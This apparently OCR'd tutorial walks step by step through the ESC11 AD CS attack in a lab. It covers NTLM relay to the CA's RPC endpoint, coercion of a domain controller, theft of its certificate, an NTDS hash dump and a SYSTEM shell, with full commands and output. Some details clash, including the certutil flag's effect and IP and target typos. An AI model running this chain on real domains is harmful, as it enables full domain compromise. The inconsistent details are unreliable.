
ADCS ESC11 – Relaying NTLM to ICPR

hackingarticles.in/adcs-esc11-relaying-ntlm-to-icpr

Raj June 29, 2025



ESC11 (Enterprise Security Control 11) represents a sophisticated attack path targeting **Active Directory Certificate Services (AD CS)**, exploiting a dangerous combination of vulnerabilities. This advanced security threat leverages **RPC-only certificate enrollment enforcement**, **NTLM relay vulnerabilities**, and **coercion techniques** that force **NTLM authentication** from privileged machines, including **Domain Controllers**. As a result, ESC11 opens the door to potential **escalated privileges** and unauthorized access, making it a critical concern for organizations relying on AD CS for their certificate management. Understanding and mitigating ESC11's risks are essential for securing Active Directory environments from these complex and evolving threats.

Table of Content

Gain Full SYSTEM Shell via Impacket PsExec

Mitigation

Overview the ESC11 Attack

ESC11 is an advanced attack path targeting **Active Directory Certificate Services (AD CS)**, exploiting a dangerous combination of vulnerabilities. It leverages **RPC-only certificate enrollment enforcement**, **vulnerable NTLM relay opportunities**, and **coercion techniques** to force **NTLM authentication** from privileged machines, such as **Domain Controllers**.

In response to security concerns, **Microsoft** recommends setting a specific registry flag on **Certificate Authorities** to enforce encryption on certificate requests. The recommended command is:

certutil -setreg CA\InterfaceFlags -IF_ENFORCEENCRYPTICERTREQUEST
This ensures that all certificate requests are conducted through **encrypted RPC** rather than insecure channels like **HTTP**. However, this configuration ironically creates a potential vulnerability, as it opens the door for ESC11, especially when **RPC endpoints** remain susceptible to **NTLM relay attacks**.

Key Misconfigurations Facilitating ESC11

- **IF_ENFORCEENCRYPTICERTREQUEST Enabled:** Forces RPC enrollment, making CA vulnerable to relay attacks over RPC
- **Vulnerable Templates Published (e.g., DomainController):** Templates that issue certificates usable for Kerberos authentication.
- **Unprotected CA RPC Endpoints:** No SMB signing, no Extended Protection for Authentication (EPA), and no NTLM relay protection.
- **No Monitoring for Coercion Activity:** Lack of logging for NTLM authentication coercion flows.

ESC8 vs ESC11 – How These Attacks Differ

ESC8 and **ESC11** are advanced attack paths that target **Active Directory Certificate Services (AD CS)**, exploiting various vulnerabilities within the certificate enrollment process. While both attacks leverage **NTLM relay** techniques, they differ significantly in their methods, targets, and underlying weaknesses.

ESC8:

- **Enrollment Target: Web Enrollment** via **HTTP**.
- **Authentication Path: NTLM relay** over **HTTP**.
- **Trigger Method:** Uses **PetitPotam** and **HTTP relay**
- **CA Setting Focus:** Exploits **web-based misconfigurations** in the Certificate Authority settings.
- **Templates Exploited:** Primarily **DomainController** and **User**

ESC11:

- **Enrollment Target: CA RPC Interface**.
- **Authentication Path: NTLM relay** over **RPC**.
- **Trigger Method:** Utilizes **Coercer** or **NXC** tools combined with **RPC relay**
- **CA Setting Focus:** Leverages **encrypted RPC requirement**, specifically the **IF_ENFORCEENCRYPTICERTREQUEST** registry setting.
- **Templates Exploited:** Primarily the **DomainController**

Note: *While organizations may mitigate ESC8 by disabling* ***Web Enrollment*** *or enforcing encrypted RPC certificate requests, ESC11 bypasses these defenses. Instead of abusing* ***HTTP*** *like ESC8,* ***ESC11*** *exploits* ***RPC-based certificate issuance****, circumventing the encryption measures in place.*

For this walkthrough, we will assume the following network setup as Prerequisites

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Active Directory Certificate Services and Certificate Authority configured with **RPC encryption enforcement** enabled
- Kali Linux packed with tools
- Tools: NXC, Coercion, certipy-ad, Impacket-psexec

Lab Setup


Note that we won't delve into the full domain or **ADCS** deployment process here, but we'll focus on the **ESC11** exploitation technique, which targets RPC-based certificate issuance.

To simulate the defense against **ESC8**, the **RPC encryption enforcement** on the **CA** needs to be enabled. This action ensures that all certificate requests are encrypted, requiring the use of **RPC** for certificate enrollment. However, this security measure directly facilitates **ESC11**, allowing the attacker to pivot their attack from **HTTP** to **RPC**.

Enable RPC Encryption Enforcement on the CA

To enable this setting on the **CA**, run the following commands:

certutil -setreg CA\InterfaceFlags -IF_ENFORCEENCRYPTICERTREQUEST
This forces all certificate requests to the CA to happen over encrypted RPC channels, **a requirement for triggering ESC11 via relay**.



***Note:** Enabling RPC encryption secures certificate requests, but it also creates an opportunity for **ESC11** to exploit the same channel.*

Enumeration & Exploitation

Coercion and RPC Relay Chain for Domain Controller Certificate Abuse

Now that we've enabled **RPC encryption enforcement** on the **Certificate Authority (CA)**, let's begin the process of discovering vulnerable **certificate templates** that could be abused. Specifically, the **DomainController** template is often targeted in **ESC11** because it allows **computer accounts** to request certificates, which could ultimately facilitate **privilege escalation** or further attacks on **Domain Controllers**.

Discover Vulnerable Certificate Templates

To identify vulnerable certificate templates that can be abused, the following command can be run from the attacker's machine (Kali):

certipy-ad find -u -p 'Password@1' -dc-ip 192.168.1.4 -vulnerable
This command queries the **Active Directory** to find certificate templates that allow us to request certificates under conditions that could exploit **RPC-based enrollment**, particularly focusing on the **DomainController** template.

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.4 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC2-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC2-CA' via CSRA: CASessionErr
[*] Trying to get CA configuration for 'ignite-DC2-CA' via RRP
[*] Got CA configuration for 'ignite-DC2-CA'
[*] Saved BloodHound data to '20250503140827_Certipy.zip'. Drag and drop the file into the Bl
[*] Saved text output to '20250503140827_Certipy.txt'
[*] Saved JSON output to '20250503140827_Certipy.json'
```

Let's review the saved output

```
┌──(root㉿kali)-[~]
└─# cat 20250503140827_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC2-CA
    DNS Name                            : DC2.ignite.local
    Certificate Subject                 : CN=ignite-DC2-CA, DC=ignite, DC=local
    Certificate Serial Number           : 56FC6DE5AD1EF88346437CCDE0B6B948
    Certificate Validity Start          : 2025-05-01 09:10:32+00:00
    Certificate Validity End            : 2030-05-01 09:20:32+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : IGNITE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        ManageCa                        : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        Enroll                          : IGNITE.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition
Certificate Templates
  0
```

As we can see Encryption is not enforced for ICPR requests leaving a potential attack vector for **ESC11** to exploit.

Initiate First Relay to the CA's RPC Endpoint

We initiate the first **NTLM relay** attempt toward the **CA's RPC endpoint** using the following command:

certipy-ad relay -target "rpc://192.168.1.10" -ca "ignite-DC2-CA" -template DomainController

At this point, the **relay listener** is ready and waiting for **NTLM authentication** from a **privileged machine**. When authentication is captured, it will be relayed to the **CA's RPC interface** for **certificate enrollment** under the **DomainController** template.

```
┌──(root㉿kali)-[~]
└─# certipy-ad relay -target "rpc://192.168.1.10" -ca "ignite-DC2-CA" -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://192.168.1.10 (ESC11)
[*] Listening on 0.0.0.0:445
```

Coerce the DC to Authenticate (Trigger NTLM)

At this stage, we need to force the **Domain Controller (DC)** at **192.169.1.4** to authenticate to our **attacker-controlled relay machine** at **192.168.1.11**. We do this by using **Coercer** (or similar tools like **PetitPotam** or **NXC**) to manipulate the **DC** into sending its **NTLM credentials** to our listener. The command to trigger this is:

coercer coerce -l 192.168.1.11 -t 192.168.1.4 -d ignite.local1
This uses **Coercer** to trick the DC into sending its NTLM credentials to our attacker relay listener. This NTLM flow is crucial for authenticating to the CA on behalf of the DC.

```
┌──(root㉿kali)-[~]
└─# coercer coerce -l 192.168.1.11 -t 192.168.1.4 -d ignite.local -u raj -p Password@1
      ______
     / ____/___  ___  ____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
   \____/\____/\___/_/   \___/\___/_/       by Remi GASCOU (Podalirius)

[info] Starting coerce mode
[info] Scanning target 192.168.1.4
[info] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49698,49669,49670,49674,49679,49759
[+] SMB named pipe '\PIPE\efsrpc' is accessible!
   [+] Successful bind to interface (df1941c5-fe89-4e79-bf10-463657acf44d, 1.0)!
      [>] (-testing-) MS-EFSR—>EfsRpcAddUsersToFile(FileName='\\192.168.1.11\qtCm2vH1\file.txt\x00')
```

Relay Again to Capture the Domain Controller Certificate

After capturing the **NTLM authentication** from the **Domain Controller (DC)**, we trigger the relay once again to complete the certificate enrollment process. This is done with the following command:

certipy-ad relay -target "rpc: //192.168.1.10" -ca "ignite-DC2-CA" -template DomainController
At this point, the **Certificate Authority (CA)** issues a **certificate** for the **DC account** (e.g., **dc1$**). We then saves the resulting **.pfx file** (e.g., **dc1.pfx**), which contains the **private keys**. These keys are essential, as they enable **Kerberos authentication** as the **Domain Controller** itself.

```
┌──(root㉿kali)-[~]
└─# certipy-ad relay -target "rpc://192.168.1.10" -ca "ignite-DC2-CA" -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://192.168.1.10 (ESC11)
[*] Listening on 0.0.0.0:445
[]
[*] Connecting to ncacn_ip_tcp:192.168.1.10[135] to determine ICPR stringbinding
[*] Attacking user 'DC1$@LAB'
[*] Requesting certificate for user 'DC1$' with template 'DomainController'
[]
[*] Connecting to ncacn_ip_tcp:192.168.1.10[135] to determine ICPR stringbinding
[]
[*] Connecting to ncacn_ip_tcp:192.168.1.10[135] to determine ICPR stringbinding
[]
[*] Connecting to ncacn_ip_tcp:192.168.1.10[135] to determine ICPR stringbinding
[]
[*] Connecting to ncacn_ip_tcp:192.168.1.10[135] to determine ICPR stringbinding
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 16
[*] Got certificate with DNS Host Name 'DC1.ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc1.pfx'
[*] Exiting ...
```

With the **.pfx file** in hand, we now have full access to the **private keys** of the **Domain Controller**. These keys allow us to authenticate as the **DC** using **Kerberos**, which can lead to further escalation and unauthorized access within the domain.

Authenticate as the DC Using the Captured Certificate

Use the stolen certificate to authenticate to AD as the DC machine account:

certipy-ad auth -pfx dc1.pfx -dc-ip 192.168.1.4 -ldap-shell
This provides **LDAP shell access** with machine-level privileges, giving the attacker capabilities like **DCSync**, **group enumeration**, and **NTDS secrets extraction**.

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx dc1.pfx  -dc-ip 192.168.1.4 -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://192.168.1.4:636'
[*] Authenticated to '192.168.1.4' as: u:LAB\DC1$
Type help for list of commands

# whoami
u:LAB\DC1$

#
```

Extract Administrator Hash via NXC SMB Module

Now that we have DC-level access, extract sensitive credentials:

nxc smb 192.168.1.4 --pfx-cert dc1.pfx -u "dc1$" --ntds --user Administrator
This dumps the **NTDS.dit** file and **Administrator NTLM hash**, providing the final key for full domain dominance.

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.4 --pfx-cert dc1.pfx -u "dc1$" --ntds --user Administrator
SMB         192.168.1.4     445    DC1              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1)
SMB         192.168.1.4     445    DC1              [+] ignite.local\dc1$:fbc6f201c95db8ba206e0218d831b347
SMB         192.168.1.4     445    DC1              [-] RemoteOperations failed: DCERPC Runtime Error: code
SMB         192.168.1.4     445    DC1              [+] Dumping the NTDS, this could take a while so go gra
SMB         192.168.1.4     445    DC1              Administrator:500:aad3b435b51404eeaad3b435b51404ee:64fb
SMB         192.168.1.4     445    DC1              [+] Dumped 1 NTDS hashes to /root/.nxc/logs/ntds/DC1_19
SMB         192.168.1.4     445    DC1              [*] To extract only enabled accounts from the output fi
SMB         192.168.1.4     445    DC1              [*] cat /root/.nxc/logs/ntds/DC1_192.168.1.4_2025-05-04
SMB         192.168.1.4     445    DC1              [*] grep -iv disabled /root/.nxc/logs/ntds/DC1_192.168.

┌──(root㉿kali)-[~]
└─# cat /root/.nxc/logs/ntds/DC1_192.168.1.4_2025-05-04_114752.ntds | grep -iv disabled | cut -d ':' -f4
64fbae31cc352fc26af97cbdef151e03
```

Post Exploitation

Gain Full SYSTEM Shell via Impacket PsExec

Finally, use the Administrator hash to execute remote code on the Domain Controller:

impacket-psexec ignite.local/administrator@ignite.local -hashes :64fbae31cc352fc26af97cbdef151e03
This spawns a **full SYSTEM shell** on the DC, completing the ESC11 exploitation chain.

```
┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/administrator@ignite.local -hashes :64fbae31cc352fc26af97cbdef151e03
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file PzjsiTsa.exe
[*] Opening SVCManager on ignite.local.....
[*] Creating service IEZb on ignite.local.....
[*] Starting service IEZb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Mitigation

- **Disable or tightly control IF_ENFORCEENCRYPTICERTREQUEST**
- **Restrict NTLM relay opportunities**: Enforce SMB signing and NTLM protections.
- **Patch known relay vulnerabilities** (PetitPotam, MS-RPRN, EFSRPC abuses).
- **Restrict certificate template enrollment**: Limit access to high-value templates like DomainController.
- **Monitor for unusual certificate enrollment and RPC activity**.

Author: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact **here**